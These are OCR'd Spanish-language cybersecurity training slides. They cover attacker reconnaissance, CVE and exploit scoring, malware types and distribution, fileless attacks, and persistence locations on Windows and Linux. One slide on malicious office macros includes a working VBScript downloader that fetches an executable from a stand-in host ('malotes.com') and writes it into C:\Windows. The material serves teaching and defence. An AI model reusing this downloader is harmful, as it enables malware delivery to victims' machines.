  - Robo físico del portátil, móvil, token MFA, tarjeta ID, ...
  - Chantaje, reclutar insiders...
- **Tecnología:** Presencia en Internet y/o Cloud: IPs, dominios, BGP AS, DNS, plataforma de correo electrónico, plataforma VPN. Servicios expuestos: IP, detalles del frontend, API, etc.
  - Búsqueda de vulnerabilidades
  - Configuraciones y passwords por defecto
  - Ataques DDoS



Métodos para recopilar información

Búsqueda de vulnerabilidades: topológicas, lógicas, personas, etc


- En primer lugar, el atacante intenta conocer datos básicos sobre la presencia del objetivo en el exterior: Rangos IP, puertos, BGP, proveedor, dominios, Whois, DNS, Webs, correo, VPN, Apps...
- A continuación, mediante técnicas **OSINT (Open Source INTelligence)**, el atacante suele profundizar en esta exposición:
  - SpiderFoot. Recopilación de datos públicos
  - Shodan. Dispositivos conectados a Internet
  - Maltego. Relaciones entre personas, dominios y datos
  - theHarvester. Recopila correos y subdominios
  - BuiltWith. Analiza tecnologías usadas en sitios web
  - Metagoofil. Extrae metadatos de documentos públicos
- Acceso a información a la venta o compartida en la Darknet
- Incluso, el atacante puede rebuscar en la basura o entre material desechado por una organización -dumpster diving- para localizar un disco duro, pendrive o documentos con información de interés

Vulnerabilidad

- Una **vulnerabilidad es una debilidad de un sistema** que puede ser detonada y aprovechada por el atacante para comprometerlo
- Estas vulnerabilidades suelen ser consecuencia de:
  - **Errores de programación durante la fase de desarrollo de la solución**
  - Configuraciones incorrectas del usuario. Así como uso de nombres, contraseñas y configuraciones por defecto…
- Es primordial conocer las vulnerabilidades que afectan a nuestros activos y actuar en consecuencia:
  - **Actualizaciones periódicas** desarrolladas por el fabricante de la solución. Cuando esto no es posible es necesario desplegar medidas alternativas como, por ejemplo, aplicar reglas de filtrado en el firewall, segmentación, etc
  - Bastionado de sistemas, empleo de buenas prácticas y recomendaciones del fabricante
  - Si no hay solución, sustitución del sistema o solución afectada
- **Desde 1999 se lleva un registro de las vulnerabilidades relacionadas con errores y mal funcionamiento de los sistemas (CVE)**

Common Vulnerability Exposure (CVE)


Número de CVE registrados desde 1999 hasta la actualidad



Entendiendo las vulnerabilidades

CVE, CVSS, EPSS, Exploit

- **CVSS (Common Vulnerability Scoring System)** puntúa la gravedad técnica de un CVE
  - Bajo (0.1 – 3.9)
  - Medio (4.0 – 6.9)
  - Alto (7.0 – 8.9)
  - Crítico (9.0 – 10.0)
- **EPSS (Exploit Prediction Scoring System)** es un sistema para estimar la probabilidad de que un CVE sea explotado
  - 0% indica no es probable que la vulnerabilidad sea explotada
  - Un valor cercano al 100% sugiere una probabilidad muy alta de explotación
- **Exploit** conocido, público, potencial explotable...




CVEs, tipo, fabricante, CVSS, etc www.cvedetails.com/vulnerability-search.php

Exploits


Explota una vulnerabilidad y ejecuta un payload

- Un **exploit es una técnica o fragmento de código que aprovecha una vulnerabilidad** de un sistema para provocar un comportamiento no deseado:
  - Desbordamiento de búfer
  - Inyección SQL
  - XSS (Cross-Site Scripting)
  - Ejecución remota de comandos
  - Directory Traversal...
- A veces, estos comportamientos no deseados, facilitan la **ejecución de un código adicional o payload**, que el atacante utiliza para realizar otras acciones, como abrir un shellcode, establecer una conexión inversa, robar credenciales o descargar un malware



Exploit Database

La mayor BBDD de Exploits junto a CVEs, técnicas, sistemas afectados...



Date	D	A	V	Title	Type	Platform	Author
2025-06-20			✓	Ingress-NGINX 4.11.0 - Remote Code Execution (RCE)	Remote	Multiple	Likhith Appalaneni
2025-06-20			✗	Microsoft Excel LTSC 2024 - Remote Code Execution (RCE)	Local	Windows	nu11secur1ty
2025-06-20			✗	FortiOS SSL-VPN 7.4.4 - Insufficient Session Expiration & Cookie Reuse	Remote	Multiple	Shahid Hakim
2025-06-15			✗	Skyvern 0.1.85 - Remote Code Execution (RCE) via SSTI	WebApps	Multiple	Cristian Branet
2025-06-15			✗	WebDAV Windows 10 - Remote Code Execution (RCE)	Remote	Windows	Dev Bui Hieu
2025-06-15			✗	AirKeyboard iOS App 1.0.5 - Remote Input Injection	Remote	iOS	Chokri Hammedi
2025-06-15			✗	Microsoft Excel Use After Free - Local Code Execution	Local	Windows	nu11secur1ty

Exploits conocidos y verificados www.exploit-db.com

Malware

Virus clásico > detección firma > ofuscar código > telemetría

- Malware, de forma genérica, es un **pequeño programa cuya funcionalidad está orientada a perjudicar a las organizaciones y usuarios**, ya sea robando información, dañando archivos, controlando el sistema remotamente o, simplemente, molestando
- La denominación clásica de “virus” se refiere a un malware con gran capacidad para infectar ficheros y, de este modo, propagarse. Hoy estos ataques serían bastante ruidosos y fácilmente identificables. En la actualidad, en cambio, **un atacante -y el respectivo malware- busca sigilo y pasar desapercibido** durante largos periodo de tiempo
- La mayor parte del malware moderno emplea alguna técnica para **ofuscar su código** o modificar éste dinámicamente y así **alterar su firma y dificultar su detección**
- Las técnicas de detección clásicas de los Antivirus, basadas en firma, han sido desplazadas por otras más sofisticadas como **la monitorización –en el EDR- de los procesos** que corren en un sistema (telemetría)

Malware

Algunas denominaciones según su funcionalidad


Denominación	Funcionalidad
Virus	Malware con capacidad de replicarse a sí mismo a través de la infección de ficheros
Gusano	Malware que se replica y se propaga por sí solo, usando redes, correos electrónicos o dispositivos conectados
Troyanos	Este malware abre puertas traseras o backdoors en un sistema
Downloader	No es un malware en sí, pero ha sido diseñado para descargar uno desde internet
Dropper	La función de este malware es descomprimir, instalar o ejecutar el malware que lleva oculto
Spyware	Malware que monitoriza la actividad del usuario, rastrea su navegación, credenciales y datos personales
Keyloggers	Está especializado en capturar las pulsaciones del teclado para robar credenciales, números de tarjetas…
Rootkits	Modifican el sistema operativo para ocultarse a sí mismo y a otros componentes maliciosos
Ransomware	Malware especializado en cifrar masivamente archivos y datos del usuario
Botnets	Convierte el dispositivo infectado en miembro de una red cuyo fin es realizar ataques masivos. P.Ej. DDoS
Exploit kit	Escanea vulnerabilidades en el sistema y ejecuta automáticamente Exploits
Crypto Stealer	Malware que rastrea y roba claves, frases de recuperación o credenciales de las billeteras digitales
Cryptojacking	Para minar criptomonedas este malware consume los recursos (CPU, GPU) de los sistemas colonizados

Distribución de malware


Enlaces, descarga y ejecución de archivos dañinos

axians

Correo




Navegación




SMS y WhatsApp

Almacenamiento extraíble



Repositorios de Apps y Plugins



RRSS y colaboración

BitTorrent™

Redes P2P


Bluetooth

Distribución de malware

Scripts en documentos de ofimática

- Embebido en aquellos documentos ofimáticos que soportan la programación de macros para automatizar funciones. Normalmente, estas macros son programadas en VBScript o JavaScript, entre otros
- El script malicioso se integra en la macro y puede ser un simple downloader que inicie la descarga de un malware más sofisticado
- Además, algunos de estos documentos pueden incluir enlaces hacia sitios y/o incrustar ficheros ejecutables maliciosos


```
Dim http, fileSystem, file
Dim url, filePath

url = "https://malotes.com/malware.exe"
filePath = "C:\Windows\pulsa-aqui.exe"

Set http = CreateObject("MSXML2.XMLHTTP")
http.Open "GET", url, False
http.Send

If http.Status = 200 Then
    Set fileSystem = CreateObject("Scripting.FileSystemObject")
    Set file = fileSystem.CreateTextFile(filePath, True)
    file.Write http.ResponseBody
    file.Close
End If
```



Distribución de malware

Drive-by Download

- Son ataques elaborados y silenciosos, donde la víctima es infectada tras visitar una web que previamente ha sido comprometida, sin necesidad de hacer clic ni descargar archivos de forma consciente
- Constan de una primera fase en la que se toma el control de una página que suele ser visitada por las víctimas objetivo. En esta página se incluye un script capaz de identificar detalles del usuario: S.O, navegador y versión entre otros
- Con la información extraída es capaz de identificar una vulnerabilidad (si existe) y generar un Exploit dinámicamente (Exploit Kit) adaptado para la víctima
- El Payload del Exploit hace el resto...



Malware sin fichero

Fileless y Living off the Land

- Los ataques sin fichero no emplean archivos. En cambio, el código malicioso se **inserta en memoria, consigue persistencia, actúa y establece canales de comando y control (C&C) aprovechándose de herramientas, procesos y repositorios legítimos**:
  - Por ejemplo, PowerShell, WinRM, WMI RPC y Registry, en sistemas Windows
  - En Linux: bash, curl, shell, wget, Python, manipulación del cron...
- El análisis tradicional basado en firmas en ficheros resulta poco eficaz en estos ataques, por lo que se requiere la **monitorización constante**, análisis de procesos y las herramientas usadas

Los escondites del Malware

En sistemas Windows, por donde empezar

- Ubicaciones comunes en el sistema
  - Carpetas del sistema como **C:\Windows, C:\Windows\System32 o C:\Program Files** suelen usarse para pasar desapercibidos, ya que son zonas que los usuarios no suelen revisar
  - Carpetas ocultas o temporales, por ejemplo, **C:\Users\[Usuario]\AppData\Local\TempoAppData\Roaming**
  - Registro de Windows, especialmente en claves de inicio automático como:
    - **HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run**
    - **HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run**
- Mecanismos de persistencia
  - **Servicios del sistema**: el malware puede crear servicios falsos que se ejecutan automáticamente al arrancar
  - **Tareas programadas**: para ejecutarse en momentos específicos o al iniciar sesión
  - **Drivers maliciosos** que se cargan con el sistema operativo
  - Hooking o inyección de código en procesos legítimos como **explorer.exe** o **svchost.exe**


Los escondites del Malware

En sistemas Linux, por donde empezar

- Directorios sospechosos
  - /tmp, /var/tmp y /dev/shm: son espacios de **almacenamiento temporal que permiten escritura sin privilegios elevados**
  - Directorios ocultos en $HOME, como ~/.config, ~/.local, o incluso nombres como ~/.cache/.hidden
  - Binarios en /usr/local/bin o /opt que **parecen legítimos, pero han sido modificados o añadidos**
- Mecanismos de persistencia
  - Crontab: **tareas programadas** en crontab -e o en /etc/cron.* pueden lanzar scripts maliciosos regularmente
  - systemd services: se pueden crear archivos .service en /etc/systemd/system/ que **ejecuten código al inicio**
  - Init scripts en /etc/init.d/ en sistemas más antiguos
- Técnicas avanzadas
  - LD_PRELOAD o hijacking de librerías: se modifica el entorno para **cargar librerías maliciosas en lugar de las legítimas**
  - **Inyección en procesos legítimos**, como sshd o bash
  - Rootkits en el kernel: extremadamente difíciles de detectar sin herramientas especializadas.

Microsoft Process Explorer y VirusTotal

Dos herramientas que conviene conocer



learn.microsoft.com/es-es/sysinternals/downloads/process-explorer

www.virustotal.com

Entendiendo el Movimiento Lateral

Cuando el atacante consigue comprometer a un usuario ya tiene un pie dentro...

- Antes de moverse, empleará técnicas de enumeración y escaneo para **descubrir activos valiosos** (información):
  - Escaneo de Puertos
